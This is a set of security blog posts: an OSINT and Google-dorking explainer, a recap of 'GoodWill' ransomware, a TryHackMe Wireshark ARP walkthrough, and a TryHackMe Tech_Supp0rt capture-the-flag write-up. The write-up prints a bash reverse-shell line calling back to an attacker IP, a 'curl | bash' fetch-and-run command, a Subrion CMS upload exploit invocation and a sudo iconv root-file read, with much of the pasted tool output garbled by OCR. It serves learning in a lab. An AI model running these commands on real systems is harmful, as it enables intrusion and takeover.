Showing posts with label hacking. Show all posts

Tuesday, June 21, 2022

Welcome to DR's note, your weekly dose of knowledge from Circuit Stitch Blog.


 Today we will talk about OSINT.


            What is OSINT and how do you pronounce that?  Let’s start with the latter and work our way from there.  It is pronounced O SIN T, start with the O and say SIN, and end it with a T.  So what is OSINT, it stands for Open Source Intelligence, the meaning which is coming from Wikipedia is, “the collection and analysis of data gathered from open sources (overt and publicly available sources) to produce actionable intelligence.”  Basically, it means any source of information you can gather by publicly available means.  It’s the beginning steps that some hackers would take to investigate you and find out all they can so that hack or take advantage of you. 


            Are hackers the only ones that do this? Nope, it is not just hackers that use OSINT, it is business’s, law enforcement, or nation-state actors.  Businesses use OSINT to gather knowledge about consumers as to better market to them and thus increase profits.  Law enforcement use it to gather knowledge people they are trying to arrest, to build a better case on them.  Nation-state actors use this info to do all sorts of malicious things spear phishing (target phishing campaign) to industrial sabotage.  Nation-state actors can be some of the most highly trained and devoted hackers out there. 


            Your are probably asking yourself, how does this pertain to me?  OSINT can be used to learn more about you!  This is one reason I say to keep all your account private as much as possible and don’t overshare on social media.  But how do they find all this out?  Nowadays they have software out there that can do sweeps of the internet for certain usernames, email addresses, etc.  But the most common thing used today is called Google hacking or more commonly known as Google Dorking.  Techopedia defines Google Dorking as “a hacking technique that makes use of Google's advanced search services to locate valuable data or hard-to-find content.”  So you use advanced search services that are already baked into Google’s search engine,  In the next paragraph we will look into how this is done and ways you can use it to your benefit.


            So let say you wanted to search a website (lets say Target) for an item or items(lets say Pokemon), you could type in the Google search bar pokemon target and you’ll get things from Pokemon cards to toys to youtubers that went to target for Pokemon.  Now if we put in the Google search bar site:target.com “Pokemon”, this will search the Target website for anything that has the word Pokemon in it.  You can do this with any website and and search terms, I used this process when looking for ink for printers here at SMC.  There are tons that you can do with Google Dorking, I’ve linked a google dork cheat sheet in the sources if you care to look.


            Other the Google Dorking what are some other ways that people find OSINT.  Well once someone gets your name or even a username that you use on social media, video games, etc. they can start to build their OSINT on you by searching either of those terms and as they find more info it will give them more to search.  It’s like a snowball effect or an even more strange analogy where the person takes a penny and trades up to eventually have a car.  It is reasons like these I advocate that you use a Password Manager, 2FA, change accounts to private, and never trust anyone online or on the phone.  If you just do a couple of these then you will be ahead of so many people.


            I hope this has been eye-opening and gives you a better understanding of what OSINT is and how it can be used to help or harm you.  As always if you have a questions or concerns feel free to call or email me, I’d love to talk about it.  Also if you have any DR note topics you want me to discuss please let me know.  Until next week, I hope you have a great week and Be Awesome.


Source:

Open-source intelligence: https://en.wikipedia.org/wiki/Open-source_intelligence

Nation State Threat Actors: From a Security Awareness Perspective: https://www.sans.org/blog/nation-state-threat-actors-from-a-security-awareness-perspective/

What is Spear Phishing: https://www.knowbe4.com/spear-phishing/

Google Dorking: https://www.techopedia.com/definition/30938/google-dorking

Google Dork Cheatsheet: https://gist.github.com/sundowndev/283efaddbcf896ab405488330d1bbc06

OSINT Framework: https://osintframework.com

Tuesday, June 14, 2022

Welcome to DR's note, your weekly dose of knowledge from Circuit Stitch Blog.


 Today we will talk about the "GoodWill" ransomware


Have you heard of this ransomware?  It is called "GoodWill" and it seems to aim at making you a better person.  You may be asking yourself how does it do this?  Well, I shall discuss with you how it is done.  First, your computer will need to be infected with this ransomware, this can be done like any other virus you get on your PC.  You clicked on a link you shouldn’t have, downloaded a pirated movie or game, went to that porn site, etc.  But now your computer is infected and there is only one way to get it decrypted.


Technically there are several "Activities" in this one way but we shall look at them one at a time.  The first "Activity" they require you to do is to cloth a roadside homeless person.  But you not only have to give them clothing, but you must also create a Facebook, Instagram, or Whatsapp story about clothing the homeless.  You must also use the photo frame they give you and encourage others to do it as well.  Once you do this then you have to send them an email with a screenshot of the post and the post link, here is my favorite part, it says and I quote "later our team will verify the whole case and promotes you for the next activity".  So then you have to wait till their team verifies what you have done, then you can move on to the next "Activity".  Let's look at the next "Activity" to see what our "GoodWill" entail.


The next "Activity" is to pick up 5 poor children from your neighborhood and take them out for dinner at Dominos, Pizza Hut, or KFC.  Then once again you will have to make a story post on your social media, this time though the kids have to be in the picture and have smiles on their faces.  You must again use their picture frame and take screenshots of the post, this time though you will need to take a picture of your receipt to send along with to the ransomware people.  Also again you will have to wait to have it verified before you can move on to the third and final "Activity".


The final "Activity", now requires you to go to your nearest hospital, and find someone that needs their care paid for because they don't have the money and pay their medical bill.  That's correct, you must go pay their medical bill, or as the ransomware states "provide them maximum part of the required amount."  You will also need to get selfies with the person you just paid their medical bill, record the whole conversation between you and them and send it back to the ransomware people.  But you’re not done yet, after you have done everything above you then need to and I quote, "Write a beautiful article on your Facebook and Instagram by sharing your wonderful experience to other people that how you transform yourself into a kind human being by becoming victim of a ransomware called Good Will".  So you not only have to do all these "goodwill" acts but at the end, you have to create a post saying that this ransomware has changed your life for the better.  Then hopefully this ransomware group with send you a decryption key that you can decrypt your files.


Well, I don't know about you but I don't need ransomware forcing me into performing "activities" and making me post about it on social media to create awareness about the plight of being a human.  Are these things happening, yes. Do you wish more people would help with these issues, yep.  Should you hi-jack someone’s files and force them into this position in the hope it will make them a better person in the end, nope.  Ransomware in any form no matter have "pure" your intentions are, is illegal.  The easiest way to fight against ransomware is to keep your computer up-to-date with the latest security updates and to have a good anti-virus in place.


I hope this has informed you about some of the newest ransomware that could not only impact your work system but even your computer at home.  If you have any questions feel free to leave a comment below.  If you have any ideas for future DR notes please let me know, and maybe it will be a future DR note.  I hope you are having a great week and Be Awesome!


Funny Tweets About Chuck E. Cheese


Sources:


New 'GoodWill' Ransomware Forces Victims to Donate Money and Clothes to the Poor: https://thehackernews.com/2022/05/new-goodwill-ransomware-forces-victims.html


Eerie GoodWill ransomware forces victims to publish videos of good deeds on social media: https://blog.malwarebytes.com/ransomware/2022/05/eerie-goodwill-ransomware-forces-victims-to-publish-videos-of-good-deeds-on-social-media/#:~:text=GoodWill%20ransomware%20functions%20like%20any,to%20recover%20your%20locked%20files.


Thursday, June 9, 2022

TryHackMe Tech_Supp0rt: 1 Write up

 Hack into the machine and investigate the target.


Please allow about 5 minutes for the machine to fully boot!


Note: The theme and security warnings encountered in this room are part of the challenge.


To start off I want to give a huge shout out to my source here. when ever I was stuck I would refer back to this walk through so please show him love and check it out!!!!!!!


Source: https://musyokaian.medium.com/tech-supp0rt-tryhackme-walkthough-dcb2376c0890


How to: So to start off make sure you have the machine booted up, and once it is boot copy the IP address of the target machine.  Make sure if you are not using the attackbox machine that you have your VM connected to the TryHackMe openvpn.  You can do this by first being in the same folder that you have the openvpn file, run the command sudo openvpn [name of the file.ovpn].  This will get you connect and be able to work with the target machine.



Now that you are connect to the TryHackMe VPN and have the IP address of the target machine time to do some recon, lets start off by doing an nmap scan.  The nmap scan I ran was nmap -A [ip of target machine],  the -A will enable OS detection, version detection, script scanning, and traceroute.  Here is the results of our nmap scan:


(gengartech@kali) — 
nmap -A 10.10. 87.69 
Starting Nmap 7 .92 ( https://nmap.org ) at 2022—06—08 20:08 EDT 
Nmap scan report f or L". 10.87.69 
Yost is up (0.088s latency) 
Not shown: 996 closed t cp ports (conn—refused) 
STATE SERVICE 
22/ t cp open ssh 
ssh—hostkey: 
VERSION 
OpenSSY 7 .2p2 Ubuntu 4ubuntu2.iO (Ubuntu Linux; 
protocol 2.0) 
2048 (RSA) 
256 (ECDSA) 
256 (ED25519) 
80/ t cp open 
'_http—t±tle: 
139/ t cp open 
445/ t cp open 
Service Info: 
ht tp 
Apache httpd 2 . 4.18 (Obuntu)) 
Apache2 Obuntu Default ? age: It works 
'_http—server—header: Apache/ 2.4 . 18 (Obuntu) 
Samba smbd 3 ..X — 4 . X (workgroup: WORKGROU?) 
netbios—ssn Samba smbd 4 . 3 . IL—Ubuntu (workgroup: WORKGROUP) 
Yost: OS: Linux; C?E: 
Yost script results: 
smb2—time : 
date: 
start_date: N/A 
account _ used: guest 
authentication level: user 
challenge _ response: supported 
message _ signing: disabled (dangerous, 
but default) 
Message signing enabled but not required 
OS: Windows 6.1 (Samba 4 . 3.11—0buntu) 
Computer name: techs upport 
NetBios computer name: 
Domain name: IxOO 
FODN: techsupport 
system time: 
: —Lh50mOLs, deviation: 3hIOm30s, median: 
clock—skew: mean 
Service detection performed. ? lease report any 
Nmap done: I? address host up) 
scanned ± n 
incorrect results at https://nmap . org'submit/ 
27.31 seconds


We can see that ports 22, 80, 139, and 445 are open.  The next scan to run would be smbmap, run it with smbmap -H [IP of target machine] -P 139, the -H is to set the host and the -P sets the port.  Here is the results of the smbmap scan:


(gengartech@kali) — J 
smbmap -E 10.10.87.69 
-P 239 
10.10.87.69 
Guest session 
Disk 
prints 
websvr 
Ubuntu)) 
10.10.87.69:139 
Name : 
Permissions 
NO ACCESS 
READ ONLY 
NO ACCESS 
Comment 
? r Inter Dr Ivers 
Service 
server 
( S amba



So as you can see the websvr is read only, so we might be able to take a peak inside.  Let us try using smbclient //[IP of target machine]/websvr.  When prompted for a password leave it blank and hit enter.  Now we are in the smbserver, you can list it's contents with the command ls , and we see an interesting file called enter.txt. We can download the file by using the command get enter.txt.  This will copy it over to your current directory.  You can now type exit in the smbserver to leave.  Now use the command cat enter.txt to view the text file.


a— (gengartech@kali) — J 
cat enter. txt 
l) Make fake popup and host it online on Digital Ocean server 
2) Fix sublion site, / subrion doesn't work, 
3) Edit wordpress website 
Sublion creas 
—sadm±n : 
Wordpress creds 
edit from panel 
[cooked with magical formula)


This gives us some good info and a hint.  For the Subrion creds it says cooked with a magical formula, that’s the hint, if you go to https://gchq.github.io/CyberChef/ copy the Subrion creds and paste it into Cyber Chef by the output you will see a magic want.  Click on the magic wand and it will give you the Subrion password which is:


So now we can hold that credential in our back pocket for now.  Next we can run another scan to check on any sub domains, we can do this by running Gobuster.  If you don't have Gobuster on your machine you can get it here (https://github.com/OJ/gobuster), once you get it then you can run it with this command, gobuster dir -u [IP of target machine]  -w /usr/share/dirb/wordlists/common.txt -t 4 ,  the dir is for directory mode, -u is to set the url, -w sets the wordlist, and -t sets how many threads you will use.  Here is the results of the Gobuster scan:


(gengartech@kali) — : — J 
gobuster —u http://LO 
Gobustel v3.I.O 
by OJ Reeves (@üheCoIoniaI) 
10:20 
.10. 87.69 
- /usr/share/dirb/wordlists/common.txt 
Christian Mehlmauer 
http://zo.10.87.69 
(@firefart) 
Method: 
Threads: 
Wordlist: 
Negative Status 
User Agent: 
Timeout: 
codes: 
/usr/ share/ dirt/ wordlists/common . txt 
gobusteI/3.I.O 
zos 
2022/06/08 10:18 
/ .htaccess 
/ . htpasswd 
/indey.. html 
/ php±nfo . php 
/ server—status 
/ test 
/wordpress 
2022/06/08 
: 42 
: 25 
Starting gobuster in directory 
enumeration 
mode 
(Status: 
(Status: 
(Status: 
(Status: 
(Status: 
(Status: 
(Status: 
(Status: 
Finished 
403) 
403) 
403) 
200) 
200) 
403) 
301) 
301) 
(Size: 
[Size: 
[Size: 
[Size: 
(Size: 
[Size: 
[Size: 
(Size: 
27 6 J 
276) 
27 6 : 
: 1321 J 
949231 
276) 
309) 
3141 
http 
http 
: //LO.LO 
: //LO.LO 
.87. 69/ test/l 
.87 .69/ wordpress/J


Now we have some of the server directories, we have a password lets see where we can get too.  If you look at the enter.txt file that we got from the smb server it says fix the subrion site, and edit from panel we can try this by opening up firefox and typing in [IP of Target Machine]/subrion/panel/ and it should take you to a login panel that we can put in the creds we got from the enter.txt.  Here is a picture of the login panel site:


Login :: Powered by Subric x + 
o a 10.10.87.69 
/subrion/panel/ 
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter 
Welcome to 
Subrion Admin Panel 
Exploit-DB 
Google Hacking DB 
admin 
O Remember me 
R OffSec 
Login 
Forgot your password? 
Powered by Subrion CMS v4.2.1 
Copyright •C' 2008-2022 Intelliants LLC 
Back to homepage



Now that we are inside if you look at the bottom left you will see the version of Subrion CMS that we are running.  The version is Subrion CMS v 4.2.1, we can search it to see if there are any exploits we can use.  We can start with searchsploit.  I ran the command searchsploit subrion cms 4.2.1, and got back 4 results.


(gengartech@kali) — 
searchspio±t subrion cms 4.2 
Exploit ütIe 
subrion CMS 4.2. 1 
subrion cys 4.2.1 
subrion CMS 4.2. 1 
— 'avatar [path)' XSS 
Arbitrary File Upload 
Cross Site Request Forgery 
Cross—site Scripting 
(CSRF) 
? ath 
php/webapps/49346. txt 
php/webapps/4 9876 . py 
php/webapps/ 50737 . txt 
php/webapps/45L50 . txt 
She 11 codes: 
No Results


I went with the second one, and to find the full path I ran this command searchsploit php/webapps/49876.py -p, and got back the path: /usr/share/exploitdb/exploits/php/webapps/49876.py.  I can now cp it over to my current directory by using the command sudo cp /usr/share/exploitdb/exploits/php/webapps/49876.py /home/[username], we use sudo since it is in an root area that requires root privileges' to copy.  Now that we have the file copied over to our current directory we can run it on the server using the following command, python3 49876.py -u http://[IP of Target Machine]/subrion/panel/ -l admin -p Hidden, the -u is to set the url, the -l is to set the user and -p sets the password.  Once this is run you should have a webshell on the subrion server:



So my next move was to try and upload linpeas to the server to see what weaknesses it had, I started a python simple HTTP and tried to curl over linpeas but it kept giving me errors so my next move was to go into the web panel and upload it that way.  Once you have logged in you can then click on content and then on upload.  You will see a floppy disk icon in uploads that you can use to upload a file.  This is how I uploaded linpeas.


Kali 
x 
Uploads Powered by S.. 
o a 10.10.201.29 
gengartech@kali: 
Lw 
Google Hacking DB 
gengartech@kali: I 
gengartech@kali: 
07:23AM O 
AZIae 
Uploads :: Powered by x 
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter •S Exploit-DB 
R OffSec 
Subrion 
al 
Cashboarc 
Content 
Memoers 
Financia 
Extensions 
GLOBAL 
Pages 
Menus 
Blocks 
Phrases 
Uploads 
EXTENDED 
Field Groups 
Fields 
Image Types 
EXTENSIONS 
Blog 
Uploads 
Dashboard 
Uploads 
uploads 
uploads 
hidzkecysldqyzd 
phar 
—geo •tic 
linpeas.sh, 319 KB 
0 
Items: 2, sum: 319 
6 direct input to this VM, move the mouse pointer inside or press Ctrl* G.


Once it is in there then run the command chmod 777 linpeas.sh, this will make linpeas executable on the system .  Then use the command ./linpeas.sh, now you won't see anything going on and maybe think that it froze but it will take a minute it is running.  When it is finished you will have a wealth of knowledge about the server, one thing that was found looks like the password to the word press site:


Also in the linpeas scan you find some programs you can run on this system and two users:


Avai I able 
Useful software 
/bin/nc 
/ bin/ netcat 
/ usr/b±n/wget 
/usr/b±n/curl 
/ bin / ping 
/usr/b±n/base64 
/ usr/bin/python 
/usr/bin/python2 
/usr/bin/python3 
/usr/b±n/python2.7 
/ usr/bin/perl 
/ usr/b±n/php 
/usr/bin/sudo 
/usr/b±n/lxc 
[+1 Installed Compiler 
/usr/share/gcc—5 
Software


[+1 Last 
Username 
root 
scamsite 
logon each 
user 
From 
Latest 
Sun Nov 
F r i May 
28 
-0530 
-0530 
2021 
2021


So then I created a simple reverse shell script using nano shell.sh, and putting in it bash -i >& /dev/tcp/[IP of Attack Machine]/4444 0>&1. Make sure you have nc listening and the python simple HTTP server sending, first the nc, on your attack machine for the call too, I did this with the command  nc -lnvp 4444


21 stenlng on 
44 44


Then the python simple HTTP server can be ran with this command  python -m SimpleHTTPServer, the -m run library module as a script:


(gengartech@kali) — : — J 
python —m Simple." T T? Server 
Ser v Îng on 0.0.0.0 port 8000


From there on the target machine run the command curl [IP of Attack Machine]:8000/shell.sh | bash , this will get the script and run it on the target machine calling back to the nc listening port we started on our attack machine:


(gengartechS kali ) — I — ) 
I isten±ng on (any) 
connect to (L O. 6.1. 2351 
from (UNKNOWN) (10.10.201.29) 49180 
bash: cannot set terminal process group : Inappropriate 
bash: no job control in this shell 
: /var/waw/html/ subrion/upIoadsS Is 
loc t I 
f or 
device


Now that we have a reverse shell I made my way to the tmp folder using cd /tmp, then I checked to see if python was on this machine with the command which python:


which python 
which python 
/ usr/b±n/python


Now its time to upgrade our shell so we can run commands like sudo and su. To do this you will need to run this python command python -c 'import pty;pty.spawn("/bin/bash")' , this will allow you to run more commands on the system.  Now we can use  su scamsite to see if we can move over to that terminal.  Once we do su scamsite it will prompt for a password so we can try the ones we know already: these are hidden and you must do the room to find them. The second password worked and we are now scamsite!


I ran the sudo -l  command to see what can be run through scam site:


sudo —I 
sudo —Z 
Matching Defaults entries for scams±te on lechSupport : 
env_reset, 
: /usr/ local,' bin 1 : ,'usr/sbinkv : /usr/bin\v : /sbin\v : /bin\v : /snap/bin 
User scams±te may run the following commands on TechSupport : 
(ALL) NO?ASSWD:



Then once I saw that iconv could be run I went to GTFObins to see how I could use it:


Sudo 
If the binary is allowed to run as superuser by sudo it does not drop the elevated privileges and may be used to 
access the file system, escalate or maintain privileged access. 
LFILE=fiIe to read 
. /iconv 
-f 8859 1 -t 8859 1 
"$LFILE"


So after trying a failing at it a could times I tried sudo -u root iconv -f 8859_1 -t 8859_1 "/root/root.txt" , and it worked!!!! I got the flag copied it over and pasted it in TryHackMe.


sudo —u root iconv —f 8859_1 
<sudo —u root ± conv —f 8859 1 —t 8859 
" / root / root. txt" 
90b 
-t 8859 
" / root/root. txt"


Again huge shout out to my source here when ever I was stuck I would refer back to this walk through so please show him love and check it out!!!!!!!


Source: https://musyokaian.medium.com/tech-supp0rt-tryhackme-walkthough-dcb2376c0890


Answer the questions below


What is the root.txt flag?


Answer: You wont get it that easlily!!!


From <https://tryhackme.com/room/techsupp0rt1


Tuesday, June 7, 2022

TryHackMe Wireshark 101: Task 7 ARP Traffic

 This task has a PCAP file used to get the answers for this room


ARP Overview

ARP or Address Resolution Protocol is a Layer 2 protocol that is used to connect IP Addresses with MAC Addresses. They will contain REQUEST messages and RESPONSE messages. To identify packets the message header will contain one of two operation codes:


  • Request (1)


  • Reply (2)


Below you can see a packet capture of multiple ARP requests and replies.


Tell 192.168.1.3 
•46:e7 
192.168 
Tell 192.168.1.3 
Tell 192.168.1.3 
11 
Tell 192.168.1.3 
12 
13 
192.168 
15 
192.168 
1 ø.øøøøøø 
3 e.e17234 
5 e.eg6ß4e 
25.478711 
25.491556 
25.492485 
25.493377 
Source 
Intel 
ThomsonT 
Intel 
Intel 
Intel 
Compexl_ls 
Compexl_ls 
Destnaton 
aroadcast 
Intel 
aroadcast 
aroadcast 
aroadcast 
Intel 
Intel 
Pr o tocol 
ARP 
ARP 
ARP 
ARP 
ARP 
ARP 
ARP 
Leng th 
42 
82 
82 
82 
42 
Who 
Who 
Who 
Who 
has 
has 
has 
has 
192.168.1.1? 
is at 
.1.1 
192.168.1.1? 
192.168.1.2? 
192.168.1.2? 
is at 
.1.2 
is at 
.1.2 
27


It is useful to note that most devices will identify themselves or Wireshark will identify it such as Intel_78, an example of suspicious traffic would be many requests from an unrecognized source. You need to enable a setting within Wireshark however to resolve physical addresses. To enable this feature, navigate to View > Name Resolution > Ensure that Resolve Physical Addresses is checked.


Looking at the below screenshot we can see that a Cisco device is sending ARP Requests, meaning that we should be able to trust this device, however you should always stay on the side of caution when analyzing packets.


Time 
2 e.eg8594 
3 e.11e617 
4 e.211791 
5 e.216744 
6 e. 31379B 
7 e.33ß433 
Source 
cisc0251 
cisc0251 
cisc0251 
cisc0251 
cisc0251 
cisc0251 
cisc0251 
af : f4 
af. 
•f4:54 
af. 
•f4:54 
af. 
•f4:54 
af. 
•f4:54 
af. 
•f4:54 
af. 
•f4:54 
Destnaton 
road cast 
aroadcast 
aroadcast 
aroadcast 
aroadcast 
aroadcast 
aroadcast 
Pr o tocol 
ARP 
ARP 
ARP 
ARP 
ARP 
ARP 
Length 
Who 
Who 
Who 
Who 
Who 
Who 
Who 
has 
has 
has 
has 
has 
has 
has 
24.166.173.159? Tell 
24 
.166.172.1 
24.166.172.141? Tell 
24.166.172.1 
24.166.173.161? Tell 
24.166.172.1 
65.28.78.76? Tell 65.28.78 1 
24.166.173 
24.166.175 
24.166.173 
.163? 
.123? 
.165? 
Tell 
Tell 
Tell 
24.166.172 
24.166.172 
24.166.172


ARP Traffic Overview


ARP Request Packets:

We can begin analyzing packets by looking at the first ARP Request packet and looking at the packet details.


Wireshark Packet I dns-remcteshell.pcap 
Frame I: 6ø bytes on wire (48ø bits), 6ø bytes captured (48ø bits) 
Ethernet Il, Src: Dst: Broadcast (ff:ff:ff:ff:ff:ff) 
v Address Resolution Protocol (request) 
Hardware type: Ethernet (I) 
Protocol type: IPv4 (øxø8øø) 
Hardware size: 6 
Protocol size: 4 
øeøe 
Opcode : 
Sender 
Sender 
Tar et 
T a rget 
request (I 
RAC address: 
IP address: 
address: 
RAC 
IP address: 
192.168.1.3 
192.168.1.1


Looking at the packet details above, the most important details of the packet are outlined in red. The Opcode is short for operation code and will you tell you whether it is an ARP Request or Reply. The second outlined detail is to where the packet is requesting to, in this case, it is broadcasting the request to all.


ARP Reply Packets:


Wireshark Packet dns-remoteshell.pcap 
Frame 3: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) 
Ethernet 11, src: Dst: 
v Address Resolution Protocol (reply) 
Hardware type: 
Protocol type: 
Hardware size. 
Protocol size. 
Ethernet (I) 
IPv4 (exø8øø) 
(2) 
Opcode: 
Sender 
Sender 
T a rget 
T a rget 
reply 
RAC address: 
IP address: 
RAC address: 
IP address: 
192.168.1.1 
192.168.1.3


Looking at the above packet details we can see from the Opcode that it is an ARP Reply packet. We can also get other useful information like the MAC and IP Address that was sent along with the reply since this is a reply packet we know that this was the information sent along with the message.

ARP is one of the simpler protocols to analyze, all you need to remember is to identify whether it is a request or reply packet and who it is being sent by. 


Practical ARP Packet Analysis


Now that you know what ARP packets and normal traffic look, let's dive into an exercise. 

Start the AttackBox, and go to the folder /root/Rooms/Wireshark101 and double click the task7.pcap file to open it in Wireshark; you can also download the provided PCAP on the task.


This capture has multiple protocols so you may need to use your knowledge of filtering from previous tasks; once you're ready, begin analysis of the capture.


Answer the questions below


What is the Opcode for Packet 6?

How to: Once you have the PCAP open, in the filter at the top type in ARP.  This will filter and show you the ARP protocol packets.  From there you should see packet 6 at the top, click on it.  Packet 6 will be loaded in the section at the bottom of wireshark.  Then click on the Address Resolution Protocol (ARP) section in this bottom area, it will drop down information about the ARP portion of the packet.  In this information look for the Opcode, the answer will be in section.

Answer: Request (1)


What is the source MAC Address of Packet 19?

How to: So keeping the same filter in, go back up to the packets and look for number 19.  Once you find it click  on it, then go back down to the info section of packet 19.  Click on the second layer, it is labeled Ethernet II, the subtree should expand down to show you the destination and source MAC addresses.  Now you could either type this  in or if you click and hold on the source MAC address, you can drag it up to the filter and choose how to add it in.  Once it is added in the you can copy the MAC address and paste it into the TryHackMe answer.

Answer: 80:fb:06:f0:45:d7


What 4 packets are Reply packets?

How to: To find the answer to this question you will need to work those filtering skills.  If you look at the far right side of the filter bar you will see an X, click on the X to clear out the filter bar.  Once the filter bar is cleared out, then you can put in this filter code arp.opcode == 2 , this will filter out all packets except the reply packets.  From there you just need to write the packet numbers in descending order for the answer.  Also do not add and spaces between the commas.

Answer: 76,400,459,520


What IP Address is at 80:fb:06:f0:45:d7?

How to: To get this answer click on anyone of the reply packets.  Click on the Address Resolution Protocol (ARP), then scroll down till you see sender IP address. This will be the answer to this question.

Answer: 10.251.23.1


From <https://tryhackme.com/room/wireshark


TryHackMe Write-Up | Sysinternals Task 9  Miscellaneous

BgInfo "It automatically displays relevant information about a Windows computer on the desktop's background, such as the computer ...